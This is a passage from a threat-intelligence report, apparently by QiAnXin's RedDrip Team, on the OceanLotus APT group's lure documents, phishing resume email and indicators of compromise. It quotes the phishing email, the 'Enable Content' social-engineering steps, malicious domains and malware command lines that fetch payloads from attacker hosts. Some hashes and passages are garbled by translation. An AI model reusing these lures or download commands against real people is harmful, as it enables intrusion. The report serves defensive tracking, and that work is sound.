
As can be seen from the comparison case below, the content of the document was created at the same time and by the same author.



The following figure is the template feature, template file name is very OceanLotus characteristics.



After analysis, we found that we summarized the author names commonly used in the attack documents of OceanLotus, among which the largest attack activities were "DEV" activity and "Tushar" activity.



After correlation analysis of various dimensions, the document name and Hash value involved in this series of malicious macro file launching activities can be obtained.

The document name

The document name	MD5
Test. The doc	5 c9ef8b5263651a08ea1b79057a5ee28
Scan_Mau_Ao_Thun. Doc	b858c08cf7807e462ca335233bd83fe7
The Content marketing Kaspersky. Doc	c313f8a5fd8ca391fc85193bc879ab02
Doc. Doc	473 fdfe9a92725099ca87e992edbc92c
LY_ANH_TRUNG_CV. Doc	02 cec2f17a7910b6fa994f340bbbc297
LY ANH TRUNG CV. Doc	dd5ae0c0a7e17d101f570812fec4e5e4
LY_ANH_TRUNG_CV. Doc	90 e5ff68bf06cb930ed8c040139c4650
LY_ANH_TRUNG_CV. Doc	6 db450c4c756071ecaff425d6183d7d
CV - DucNguyenMinh. Doc	cb39e2138af92c32e53c97c0aa590d48
CV, Nguyen Minh Duc. Docx	8 e13895504e643cd8e0e87377b25bd6b
Danh sach can bo vi pham.doc	d3c27f779d615a1d3a35dff5e9561eb0
Danh Sach Nhan Vien Bien Thu Tien Cong Ty. Docx	27425360 d18feea54860420006ea9833
Danh Sach Nhan Vien Bien Thu Tien Cong Ty. Docx	cf0142da12509f544a59093495c3a6dd
CV - AnthonyWei - the CustomerService. Docx	b1df440e5dd64ffae9f7e792993f2f4c 878 fa022bd5e5caf678fe8d728ce42ee f78be074f6bc67a712e751254df5f166
Ho Chi Minh. Docx	e2aed850c18449a43886fc79b342132f
DS - Card - ChienThang - TraVinh docx	74 b456adf2ae708789fb2d34ecccb954
HopDong - XXX - TP - 092018. Docx	72263750 df84e24fe645206a51772c88
BBLV_ASC_DG_092018. Docx	3 a574c28beca4f3c94d30e3cf3979f4c
Indo. Docx	ee836e0f7a40571523bf56dba59898f6
Danh sach cac nha đ à t à u tranh b ì b 2.9. Doc	f6068b672a19ce14981df011a55081e4
1	00ac0d7337290b74bdd7f43ec4a67d-db

After analyzing the bait names of these samples, each has its own characteristics

1, the name has political characteristics: arrested activists list

Include resume trolls

Can be linked to an email analyzed by @vupt_bka security researcher using the OceanLotus resume phishing.

https://twitter.com/vupt_bka/status/1083653486963638275

From: Minh Duc Nguyen [mailto:minhduc90.ng@gmail.com]
Sent: Monday, September 24, 2018 3:48 PM
To:
Subject: [APPLY CV AT] - NGUYEN MINH DUC

To whom it may concern,
My name is Minh Duc,
After reading and researching the position you posted in Machine Learning Forum on Facebook. I'd like to express my interest in applying.
With highly proficient in Data analytics and strongly in Python. I am more than confident and ready to be an collaborative member in your team.
Also, I've attached my CV in this email.

I'm looking forward to hearing from you soon.
<https://mycv.wip/downloads/cv-dsenguyenminhduc.doc>
Click to follow link

[My résumé](#)



(Mr). Minh-Duc Nguyen

3. There are some documents showing the startup of the induction macro, which are inconsistent with the previous induction interface.



1. Open the document in Microsoft Office.
2. If this document was downloaded from email, please click "Enable Editing" from the yellow bar above.
3. Once you have "Enable Editing", please click "Enable Content" or "Option" and choose "Enable Content" from the yellow bar.

In addition, historical samples are also different from the latest sample technology. As shown below, some historical samples do not use template injection technology, but use direct macro code execution method, and the code to be executed is shown in the document content, namely the OHN macro code mentioned in the section of sample analysis.




After correlation analysis of the macro samples mentioned above, it can be found that the earliest such attack was in 2017. The bait document uploaded by Vietnam was a test sample with a high probability from the file name.

SAMPLES 08_11_12_2017 (317).

c4d35f3263fef4a533e7403682a034c3

4, the highest frequency of the Vietnamese file protection bait series



Compression Files

In the process of analyzing a Thu moi 209.rar sample of OceanLotus, we found that the generation time of the sample was suspected to be a custom suspect

Thu moi 2019.rar\Thu moi 2019 - 解包大小为 448.3 KB				
名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Thu moi tham du hoi nghi tai toan quoc. Cong hoa xa hoi ...	339.3 KB	114.4 KB	应用程序	2018-03-29 02:47
wwlib.dll	109.0 KB	59.6 KB	应用程序扩展	2016-02-01 05:17

As seen from the upload time of the sample, the upload time to VT is March 1, 2019, and the time difference in the compressed package is too large.

First Submission	2019-03-01 01:49:05
Last Submission	2019-03-01 01:49:05

Therefore, after correlation capture of this time, we found multiple correlation samples of OceanLotus.

The file name	MD5
60982849 - c8e4-4039-8 f59 - dfb78d8bab0d	
15 f5adf1-8798-49 bf - a6c3d90b69e b666-4	bcbc1bef20d2befdd290e31269e0174a
4052 d2e7 - cd4 ca42-4-8841-52 f782bba411	dfaaa343552e8d470096a0a09a018930f
Ffea6446 - e47 ab7a - 4 - b7ff - e461f9775177	9 b1ce9df321ce88ade4ff3b0ada5d414
5 d47e097 - c3bc - 401 - e - 8 c0f - e877280b368a	da14eece6191551a31d37d1e96681cd1
Thu moi 2019. Rar	76289f02a0b31143d87d5e35839fb24a

Therefore, it can be further confirmed that the OceanLotus group will customize the sample generation time, and batch generation of samples for delivery.

Conclusion

This report covers a large number of attacks on Indochinese Peninsula countries and the resources used by the OceanLotus Group, revealing its endless history of attacks, extremely wide range of targets and very creative technical means. In attacks, the group was always changing baits, payloads, AV evasion techniques, even domain names assets are constantly evolving, reflects a very strong ability to fight and attack will.

Therefore, when we are tracking the attack activities of OceanLotus against China, we extend our understanding of the TTP of this notorious group. This process will never end.

IOCs

Domain names:

syn.servebbs.com

word.webhop.info

beta.officopedia.com

outlook.updateoffices.net

outlook.betamedias.com

outlook.officebetas.com

office.allsafebrowsing.com

open.betaoffice.net

cortanazone.com

b.cortanazone.com

cortanasyn.com

api.blogdns.com

dominikmagoffin.com

blog.artinhauvin.com

worker.baraeme.com

kingsoftcdn.com

style.fontstaticloader.com

plan.evillese.com

bluesky2018man.com

enum.arkoorr.com

background.ristians.com

pong.dynathome.net

zone.servehttp.com

cdn.eworldship-news.com

api.blogdns.com

online.stienollmache.xyz

image.fontstaticloader.com

mappingpotentials.com

vnbizcom.com

cdn3.onlinesurveygorilla.com

eworldship-news.com

enormousamuses.com

163mailservice.com

stackbio.com

mailserviceactivation.com

web.dalalepredaa.com

rio.imbandaad.com

p12.alerentice.com

Bait files

fd128b9f0cbdc374227cf5564371aacc

4a0144c7436e3ff67cf2d935d82d1743

4c30e792218d5526f6499d235448bdd9

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60501717f81eacd54facecf3ebadc306

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Correlated files:

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b858c08cf7807e462ca335233bd83fe7

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02cec2f17a7910b6fa994f340bbbc297

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cb39e2138af92c32e53c97c0aa590d48

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d3c27f779d615a1d3a35dff5e9561eb0

27425360d18feea54860420006ea9833

cf0142da12509f544a59093495c3a6dd

b1df440e5dd64ffae9f7e792993f2f4c

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f78be074f6bc67a712e751254df5f166

e2aed850c18449a43886fc79b342132f

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ee836e0f7a40571523bf56dba59898f6

f6068b672a19ce14981df011a55081e4

00ac0d7337290b74bdd7f43ec4a67ddb

Correlated PE files:

2f9af6b9d73218c578653d6d9bd02d4d

c9d29501410e19938cd8e01630dc677b

URL:

`http[://]download-
attachments.s3.amazonaws.com/db08b565038ac83e89e7b55201479f37ea49e525/f0c6ea8e-
d2f8-445f-b649-57808b2015b7`

Sample characteristics

`ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://word.webhop.info/blak32.gif -t
200000`

`ZA:\Code\Macro_NB2\Request\PostData32.exe -u https://syn.servebbs.com/kuss32.gif -t
200000`

`UA:\Code\Nb2VBS\Request\PostData32.exe -u https://ristineho.com/threex32.png -t
60000`

`XA:\Code\Macro_NB2\Request\PostData32.exe -u https://cortanasyn.com/kirr32.png -t
200000`

`C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe`

`{C:\Users\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostData32.exe -u https://of-
fce.allsafebrowsing.com/fdsyw32.png -t 240000}`

`SecurityAndMaintenance_Error.bin`

`d:\work\malware\vinacap\SecurityAndMaintenance_Error.png`

`d:\work\forensics\vinacap\dfir\nhule\files\SecurityAndMaintenance_Error.png`

`D:\work\forensics\vinacap\DFIR\Nhule\files\SecurityAndMaintenance_Error.png`

MAC signatures:

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AES KEY:

Decrypted String 4E620ABEDAFB4D9866CC9D9C2D29E2D7EA18ADF1

Encrypted Packet 07E74FF2CE9688C8F79B91AB32C95D11C140D3AC

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Appendix

RedDrip Team

RedDrip Team of QiAnXin (Formerly SkyEye Team), founded in 2015, focuses on the research of APT attacks. As the first team of revealing OceanLotus (APT-C-00) attack, RedDrip Team is also a key part of QiAnXin Threat Intelligence Center.

Our team has security analysts, developers, covering full cycle of threat intelligence operation: data sourcing, processing, analyzing, and correlation. Our threat intelligence supports QiAnXin products and third party products.

Relying on leading security data capacity and security expertise, we found several noteworthy APT campaigns, including OceanLotus.